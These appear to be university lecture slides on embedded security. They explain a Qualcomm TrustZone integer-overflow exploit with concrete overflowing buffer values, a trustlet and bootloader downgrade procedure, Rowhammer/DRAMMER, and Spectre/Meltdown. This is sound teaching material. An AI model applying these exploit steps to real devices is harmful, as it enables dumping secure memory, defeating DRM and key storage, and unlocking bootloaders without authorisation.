
# SCM Call-by-Register Convention

- Load r0 with OR'd value containing SMC command number, flags, and number of arguments:

```
#define SCM_ATOMIC(svc, cmd, n) (((((svc) << 10)|((cmd) & 0x3ff)) << 12) | \  
    SCM_CLASS_REGISTER | \  
    SCM_MASK_IRQS | \  
    (n & 0xf))
```

- Arguments go in  $r1, r2, \dots, rN$

# SCM Command Structures



```
struct scm_command {  
    u32 len;  
    u32 buf_offset;  
    u32 resp_hdr_offset;  
    u32 id;  
    u32 buf[0];  
};
```

```
struct scm_response {  
    u32 len;  
    u32 buf_offset;  
    u32 is_complete;  
};
```

# Structure Sanity Checking

1. `cmd.len >= 16`  
(Command length is greater than size of request header)
2. `cmd.buf_offset < cmd.len`  
(Start of request buffer resides inside command buffer)
3. `cmd.buf_offset >= 16`  
(Request buffer does not overlap with request header)
4. `cmd.resp_hdr_offset <= cmd.len - 12`  
(Entire response header resides inside command buffer)
5. `qsee_is_ns_memory(cmd, cmd.len) returns true`  
(Entire command buffer resides in non-secure memory)

# Secure Memory Checking

- ✗ Series of functions to check if memory is "protected"
- ✗ Hard-coded list of regions with flags to indicate memory attributes
- ✗ Analogous to Linux kernel's `access_ok()` checks
  - “Is this memory safe for TZ to operate on?”

# Integer Overflow Vulnerability

- Take another look at the invocation of secure memory checking in validating the SCM command structure:

```
qsee_is_ns_memory(cmd, cmd.len)
```

- What if  $(cmd + cmd.len)$  overflows 32-bit integer?

# Secure Memory Checking Pseudocode

```
int qsee_is_ns_memory(long addr, long size)
{
    return qsee_range_not_in_region(qsee_region_list, addr, addr+size);
}

int qsee_range_not_in_region(void *region_list, long start, long end)
{
    long tmp;
    if (end < start) {
        tmp = start;
        start = end;
        end = tmp;
    }
    /* Validate that start to end doesn't overlap
     * secure list */
    ...
}
```

# Pathological Command Buffer

1. cmd.len >= 16
2. cmd.buf\_offset < cmd.len
3. cmd.buf\_offset >= 16
4. cmd.resp\_hdr\_offset <= cmd.len - 12
5. qsee\_is\_ns\_memory(cmd, cmd.len) returns true

```
cmd.len = 0xfffff000
```

```
cmd.buf_offset = 0xffffe000
```

```
cmd.resp_hdr_offset = arbitrary value < 0xfffff000
```

# What is Written to Response Output?

- Hard-coded response buffer for all requests that receive output:

```
rsp.len = 12;  
rsp.buf_offset = 12;  
rsp.is_complete = 1;
```

## Result: Arbitrary Secure Memory Write Primitive

- By crafting SMC request to exploit integer overflow, possible to cause QSEE to write three words (0x0000000c 0x0000000c 0x00000001) to response structure, which can reside in arbitrary secure memory!
- Can we achieve arbitrary secure code execution?

# How Can This Be Exploited?

- ✖ Memory layout of QSEE is known
  - Image resides unencrypted on eMMC flash
  - Loaded at known physical address
- ✖ Most of RAM is non-secure memory
- ✖ Can't we just clobber part of a function pointer in secure memory to point to our non-secure payload and trigger?
  - e.g. 0xdeadbeef → 0xcadbeef

# Sorcery!

- ✗ This doesn't appear to work
- ✗ Suspect QSEE has mechanism to prevent TZ execution from non-secure pages
- ✗ Undocumented black hole
- ✗ Any Qualcomm or ARM employees in the audience?

# Building Better Primitives

- ✗ A 12-byte uncontrolled write makes exploitation somewhat difficult
  - Unaligned writes clobber extra words, potentially unstable
  - Minimal options for redirecting pointers to nonsecure memory
- ✗ How can we use this to build a more flexible primitive?

# Region Lists Revisited

- >List of protected memory regions composed of structures similar to the following:

```
struct qsee_memory_region {  
    int id;  
    int flags;  
    unsigned long start;  
    unsigned long end;  
}
```

# Region List Corruption

- ✗ Use 12-byte write to clobber flags, start, and end addresses for entry corresponding to the QSEE image
- ✗ Result: all checks intended to ensure safety of user-provided output pointers pass
- ✗ Now we can write arbitrary secure memory with any value written as output by QSEE!

# Choosing A New Write Primitive

- ✗ Enumerate SMC handlers
- ✗ Eliminate those that don't write any output
- ✗ Choose best option based on task at hand
- ✗ But then what?

# SMC Handler Table

- ✗ In QSEE, SMC table entries are variable length:

```
struct smc_entry {  
    unsigned int smc_num;  
    char *handler_name;  
    unsigned int flags;  
    int (*smc_handler)();  
    unsigned int num_args;  
    unsigned int arg_lens[];  
}
```

- ✗ Iterates through table using num\_args to calculate entry length, matching against smc\_num

# SMC Table Extension Attack

- ✗ Use arbitrary secure memory write to modify num\_args field of SMC table entry
- ✗ Expand size of entry so iterator jumps to supposed next entry in attacker-controlled nonsecure memory
- ✗ Create fake entry to call arbitrary QSEE functions with arbitrary arguments!

# Arbitrary TZ Code Execution

- ✗ Find memcpy, copy all of secure memory to a non-secure buffer, break all DRM/secure key storage
- ✗ Disable Kernel integrity monitoring (TIMA)
- ✗ Invoke OEM-specific functionality to e.g. unlock the bootloader permanently :-)

# Observations

- ✗ Was this a flaw with ARM TrustZone's architectural design?
  - No, the issue here was the software implementation by Qualcomm to interact with the TrustZone was poorly designed.
- ✗ This is part of the risk with having part of the TrustZone implementation in software, easier for vendors to make mistakes like this!
- ✗ But being in software it's easier to fix a fault with a simple patch! A hardware error is very costly to fix.

# Downgrade Attack on ARM TrustZone

# Downgrade Attack on ARM TrustZone

- ✗ Attack found by Yueh-Ting Chen, Yulong Zhang, Zhi Wang, from Florida State University, and Tao Wei from Baidu X-Lab.
- ✗ Published in July 2017!
- ✗ Worked against all devices they were able to test on, with models from Google, Samsung and Huawei.

# Downgrade Attack on ARM TrustZone




Figure 1: Overview of the typical TEE architecture

# Downgrade Attack on ARM TrustZone

- ✗ Normal world contains untrusted software.
- ✗ Secure world contains trusted software.
- ✗ Each world has its own OS.
- ✗ In the Secure World:
  - We call the OS (privileged) the Trusted OS
  - The user-applications (unprivileged) are called **Trustlets** (or Trusted Applications(TAs))

# Downgrade Attack on ARM TrustZone

- When the trusted OS loads a trustlet from its unprivileged mode, it first must check the **signature** to see if it is signed by the correct party (e.g. manufacturer) and if the software has been modified or not.
- This integrity check removes the risk of loading tampered trustlets which would compromise the secure world.

# Downgrade Attack on ARM TrustZone

- ✗ The signature is usually created by encrypting a hash of the trustlet (or portions of it) using a private key.
- ✗ It can then only be decrypted by the corresponding public key (which the ARM TrustZone was given at manufacturing time) and if the decrypted signature matches the unencrypted trustlet, then the trustlet can be verified.

# Downgrade Attack on ARM TrustZone

- When the system has its software upgraded, old trustlets may be replaced with newer versions.
- E.g. a patch to fix the previously described vulnerability in Qualcomm devices.
- Ideally once the system is updated, it would no longer load older trustlets.
- However it was found that it is possible to replace trustlets with their corresponding older versions.

# Downgrade Attack on ARM TrustZone

## Requirements:

- ✗ Needs root access on the device (root on the untrusted OS).
  - There are other vulnerabilities that allow one to get root access on the device.
- ✗ Need an old version of a trustlet which contains a known exploit.
  - The Qualcomm example is one, there are many others.

# Downgrade Attack on ARM TrustZone

- ✗ Exploit was tested on numerous devices, including:
  - Google Nexus 5 and Nexus 6, Samsung Galaxy S7 and Huawei Mate 9.
- ✗ Successful on all of them!

# Downgrade Attack on ARM TrustZone

## Attack procedure:

1. Root the device.
2. Remount the file system that contains the trustlets  
(e.g. `mount -o rw,remount /system`)
3. Replace the current trustlets with the corresponding  
(vulnerable) ones from an older-version image.
4. Use the device as normal.

# Downgrade Attack on ARM TrustZone

Tested using a privilege escalation attack:

- ✗ On the Nexus 6, they tested a known privilege escalation attack (which was patched out of modern trustlet releases) on the older trustlet.
- ✗ <https://nvd.nist.gov/vuln/detail/CVE-2015-6639>
- ✗ <https://github.com/laginimaineb/cve-2015-6639>
- ✗ The replaced trustlet allowed the exploit to work.

# Downgrade Attack on ARM TrustZone

Downgrade attack on TrustZone OS and Bootloader:

- ✗ Secure boot involves a chain of trust, where each element checks that the next element in the chain is secure before loading it.
- ✗ E.g. Qualcomm's MSM8960 chipset:
- ✗ SBL1 loads SBL2, SBL2 loads tz and SBL3.
  - (SBL is secondary bootloader)

# Downgrade Attack on ARM TrustZone

Downgrade attack on TrustZone OS and Bootloader:

- ✗ Following the same principles, the TrustZone OS and even the bootloader can be replaced with a downgraded version and the device will accept it and boot happily.
- ✗ A large risk to all components in any chains-of-trust!

# Downgrade Attack on ARM TrustZone

## Solutions?

- ✗ Having a separate public-private key pair for each version of the trustlets (or other code).
  - Difficult to implement.
  - Where will the trustzone store the keys?
  - What about the chain of trust?
  - How to distribute new keys?
  - How to make sure the device knows which key to use?

# Downgrade Attack on ARM TrustZone

## Solutions?

- ✗ Introduce Version control.
  - Have some secure store which contains the current version number. Do not accept trustlets with earlier version.
  - Still many issues to fix the issue, especially for old devices still on the market.
  - What if a user has a legitimate reason for wanting to downgrade a trustlet? E.g. new version consumes 50% more battery power.

# Downgrade Attack on ARM TrustZone

## Solutions?

- ✗ Fix all other exploits!
  - If user cannot gain root access on the untrusted OS, the exploit doesn't work!
  - Is it feasible to fix all other exploits that enable the downgrade attack?

# Downgrade Attack on ARM TrustZone

## Solutions?

- ✗ Fix all other exploits!
  - ASLR? Alter the memory location of trustlets/trusted OS code at runtime preventing overflow exploits?
  - Modern Qualcomm devices do have ASLR for trustlets!!
  - However it's not very good. Instead of randomization within the full 64-bit address space (or even 32-bit on weaker devices) there are randomized within a ~100MB location.

## Downgrade Attack on ARM TrustZone

Further, Qualcomm QSEE Trustlets Virtual Address Space consists of a flat mapping which means the amount of entropy offered by QSEE's ASLR is limited to approximately 9bits.

With just 355 guesses, an attack would have a >50% chance of correctly guessing the base address.

When an illegal access occurs in the QSEE, the OS simply crashes the trustlet, allowing the attacker to instantly reload it and try it again with a new guess at the address.

# Rowhammer Attack

# Rowhammer

- ✖ In the quest to get memories smaller, to reduce the cost-per-bit, and to make them faster, vendors have reduced the physical geometry of DRAMs and increased density on the chip.
- ✖ However DRAM still essentially functions by having tiny capacitors storing charge to indicate a 1, or having no charge to indicate a 0 (for **true-cells**, **anti-cells** are the inverse where charged = 0, discharged = 1). Improvements to manufacturing technology have not changed this.

# Rowhammer

- ✗ By making capacitor cells smaller, they are capable of holding a smaller, limited amount of charge.
- ✗ This reduces its noise margin and increases the vulnerability to data loss.
- ✗ Also since the cells are now more densely packed together, this introduces electromagnetic coupling effects between them.

# Rowhammer

- ✗ The higher variation in process technology increases the number of cells susceptibility to inter-cell **crosstalk**.
- ✗ **Crosstalk** is any phenomenon by which a signal transmitted on one circuit or channel of a transmission system creates an undesired effect in another circuit or channel.
- ✗ Since 2014, it has been known that widespread disturbance errors have been present in DRAM chips.

# Rowhammer

- On a DRAM chip, the cells are arranged in grid formations. The columns of cells are referred to as **bitlines**. And the rows are referred to as **wordlines**.
- The voltage on a wordline rises when the row is accessed.
- Many accesses in a row force the line to be toggled on and off repeatedly, provoking voltage fluctuations that induce a disturbance effect on some nearby rows.

# Rowhammer

- The perturbed rows leak charge at an accelerated rate, and if its data is not restored fast enough, some of the cells change their original values.
- This vulnerability was found to exist in the majority of recent commodity DRAM chips, and was especially prevalent in 40nm memory technologies.
- Faster DRAM is more at risk (DDR4, DDR3) but it has been shown that even slower LPDDR2 (low power DDR2) memory is vulnerable (which has often been used with ARMv7 processors).

# Rowhammer

## Rowhammer Attack:

- × The attacker repeatedly accesses, or ‘hammers’, the same memory row (aggressor row) in order to cause enough disturbance in a neighbouring row (victim row) to cause a bit flip.
- × This can be done in software by making a program which loops and generates millions of reads to two different DRAM rows of the same bank in each iteration.

# Rowhammer

## Rowhammer Attack:

- ✗ Being able to activate the row fast enough is a requirement. If the Memory Controller does not allow it, it will not be possible (usually they do though!).
- ✗ The next issue is overpassing several layers of cache that mask out all the CPU's memory reads.
- ✗ A memory access consists of multiple stages:

# Rowhammer

## Memory Access:

1. In ACTIVE stage, firstly a *row* is activated so as to transfer the data row to the bank's row buffer by toggling ON its specific associated wordline.
2. The specific *column* from the row is read/written (READ/WRITE stage) from or to the row buffer.
3. Finally the *row* is closed, by precharging (PRECHARGE stage) the specific bank, writing back the value to the row and plugging OFF the wordline.

# Rowhammer

- ✖ The disturbance error is produced on a nearby DRAM row, when the wordline voltage is repeatedly toggled.
- ✖ i.e. It is produced on the repeated ACTIVE/PRECHARGE or rows, not on the column READ/WRITE signs.
- ✖ This is why it is necessary to have 2 RAM accesses. If a single address is accessed repeatedly, the data will be in the row buffer and so no activation will occur (it will just be read from the buffer).

# Rowhammer

- Therefore, one must ensure that the row buffer does not contain the requested address. By alternating between 2 address from the same bank, we can ensure that the row buffer is cleaned between memory accesses, and so the activations will occur.
- Each bank has its own row buffer, so the 2 addresses must be in the same bank or else the row buffer of the aggressor row will not be cleared.

# Rowhammer

- Since 2 addresses must be accessed on the memory bank, it is now common to take advantage of this to perform a double-side rowhammer attack.
- The 2 rows repeatedly accessed are chosen to be the rows directly above and below the victim row.
- This attack is much more efficient and can guarantee a deterministic bit flip, on vulnerable DRAM architectures.

# Rowhammer

- ✗ Susceptibility of a DRAM is dependant on the ratio of the toggle rate to the refresh interval.
- ✗ The refresh interval is how frequently the data on each cell is recharged. Since it is DRAM, the capacitors slowly leak charge so without periodic recharges all data will be lost.
- ✗ Generally, the more times the row can be re-activated within a single refresh cycle, the more susceptible it is to a rowhammer attack.
- ✗ A fast enough refresh cycle would prevent all rowhammer attacks, at the cost of power consumption and performance.

# Rowhammer

- Both true-cells (charged = 1, discharged = 0) and anti-cells (charged = 0, discharged = 1) are at times used in distinct modules of the same DRAM module.
- For triggering the flip on bits, the cells must be charged to increase its discharge rate. This means that only logical value '1' can produce flips for true-cells, while only '0' can produce flips for anti-cells.
- Therefore the probability of flip bits on a specific row depends on the data kept in the row as well as the orientation (true/anti) of the cells.

# Rowhammer

## Rowhammer Attack Requirements:

1. Determine device specific memory architecture characteristics.
  - Need to know physical addresses that correspond to each row, bank, DIMMS (Dual In-line Memory Module) and Memory channel for deterministic Double-side Rowhammer.
  - These are typically not made publicly available by manufacturers. But can be reverse engineered through various techniques.

# Rowhammer

## Rowhammer Attack Requirements:

2. Manage to activate rows fast enough to trigger rowhammer.
  - Need to bypass/clean/nullify all levels of caching so that you can access the physical memory.
  - Various ways, CFLUSH command on x86 (software protections against this added later... Eviction strategies, where an eviction set of addresses, belonging to the same cache set as the aggressor rows, is found.
  - ARM has a Direct Memory Access memory management mechanism which is able to result in bypassing CPUs and their caches.

# Rowhammer

## Rowhammer Attack Requirements:

### 3. Access the Aggressor Physical Address from Userland.

- In many access mechanisms, unprivileged processes use virtual memory address space and the virtual-to-physical mapping is not public knowledge.
- Since 2015, as a rowhammer protection mechanism, the mapping has been made private even in cases where they used to share it.
- This can now be a very difficult step, though various approaches have been developed to tackle the challenge.

# Rowhammer

## Rowhammer Attack Requirements:

4. Exploit the Rowhammer vulnerability (take advantage of bit flips).
  - Just randomly changing some arbitrary stored bit is not very useful.
  - A wide variety of attacks, to trick various mechanisms into e.g. Using memory deduplication to copy confidential data into the attacker's physical memory pages, or tricking a Memory Management Unit to map a page table from a different Virtual Machine resident on the same machine, or using probabilistic exploits involving timing-based techniques...
  - Also, a specific target secret can be found and the victim component tricked to place it on a vulnerable memory region, through deterministic approaches.

# Rowhammer

## Sample attack on ARM: DRAMMER attack on android:

- Took advantage of Google's ION memory management tool which provides DMA buffer management APIs from user space.
- Modern computing platforms need to support efficient memory sharing between their several different hardware components as well as between devices and userland services. The OS provides allocators to achieve this.
- Initially predictable reuse patterns of standard physical memory allocators are used in order to place the target security-sensitive data at a vulnerable position in the physical memory.

# Rowhammer

## Sample attack on ARM: DRAMMER attack on android:

- Then, a memory template is created by triggering rowhammer on a big part of the physical memory, looking for bit flips.
- the vulnerable location where the secret is placed is chosen and then memory massaging is performed by exhausting available memory chunks of varying sizes so as to drive the physical memory allocator into a state that brings the device under attack in the specific vulnerable memory region.
- The goal is to overwrite control page table in kernel memory, giving root access to the device.
- Attack takes between 30s and 15mins on vulnerable device.

# Rowhammer

## ARM Architectures:

- Proven to be at risk since ARM android phones can be rowhammered.
- Most ARM devices rely solely on SRAM, which is harder to rowhammer!
- In general, the more powerful devices are more likely to have some kind of DRAM which is vulnerable to rowhammer exploiting.
- ARM Trustzone does nothing to protect against rowhammer.

# Spectre + Meltdown

# Spectre + Meltdown

- ✖ Spectre is a family of attacks which was publicised on January 3<sup>rd</sup> 2018, as well as a related set of attacks called Meltdown. They were made known to affected hardware vendors on June 1, 2017.
- ✖ “Spectre” was so called because it "is based on the root cause, **speculative execution**. As it is not easy to fix, it will haunt us for quite some time.“
- ✖ Meltdown was so called because "the vulnerability basically melts security boundaries which are normally enforced by the hardware."

# Spectre + Meltdown

- ✗ All modern CPUs pipeline instructions to improve performance.
- ✗ They also speculatively execute instructions, guessing what the next instruction may be and getting it into the pipeline before it's actually called.
- ✗ Spectre and Meltdown exploit this speculative execution to make the CPU speculatively execute on sensitive data and fetch it into the cache, which can then be leaked using various side channel attacks to reach cache contents.

# Spectre + Meltdown

- ✖ Spectre: Exploits branch prediction, to speculatively perform a fetch from an array cell, even though the preceding branch noticed that the fetch would go beyond the end of the array.
- ✖ Allows an attacker to manipulate a target process into revealing its own data, as the entire address space of the target process can be accessed.

# Spectre + Meltdown

- As of 2018, almost every computer system is affected by Spectre, including desktops, laptops, mobile and some embedded devices. It has been shown to work on Intel, AMD, ARM-based and IBM processors.
- ARM has reported that the majority of their processors are not vulnerable, and published a list of the specific processors that are affected by the Spectre vulnerability: Cortex-R7, Cortex-R8, Cortex-A8, Cortex-A9, Cortex-A15, Cortex-A17, Cortex-A57, Cortex-A72, Cortex-A73 and ARM Cortex-A75 cores

# Spectre + Meltdown

- ✗ Meltdown: Exploits race conditions between memory access and privilege checking during instruction processing.
- ✗ Allows an attacker to read privileged memory in a process' address space which even the process would normally be unable to access.
- ✗ AMD processors are believed to be immune to Meltdown due to performing page accessibility tests *before* executing speculate reads.
- ✗ Meltdown attacks cannot be detected.

# Spectre + Meltdown

- ✗ Meltdown mitigated by Kernel Page Table Isolation (KPTI) (increased isolation of kernel memory from user processes).


[https://en.wikipedia.org/wiki/Kernel\\_page-table\\_isolation](https://en.wikipedia.org/wiki/Kernel_page-table_isolation)

- ✗ Spectre mitigated by patches to change how speculative execution is performed.
- ✗ Both result in significant performance issues (up to 30% cpu performance drop reported).
- ✗ March 15<sup>th</sup> 2018 Intel announced they would redesign their CPUs and release Spectre/Meltdown-protected hardware in late 2018.
  - Released October 8<sup>th</sup> 2018

<https://www.anandtech.com/show/13450/intels-new-core-and-xeon-w-processors-fixes-for-spectre-meltdown>

# COMP8053 – Embedded Software Security

Dr. David Stynes



# Cryptography

# Computer Security Issues

**Confidentiality:** Can you keep a secret?

**Privacy:** Stay out of my data

**Identification:** Who are you?

**Authentication:** Can you prove who you are?

**Integrity:** Did you get the same message that I sent?

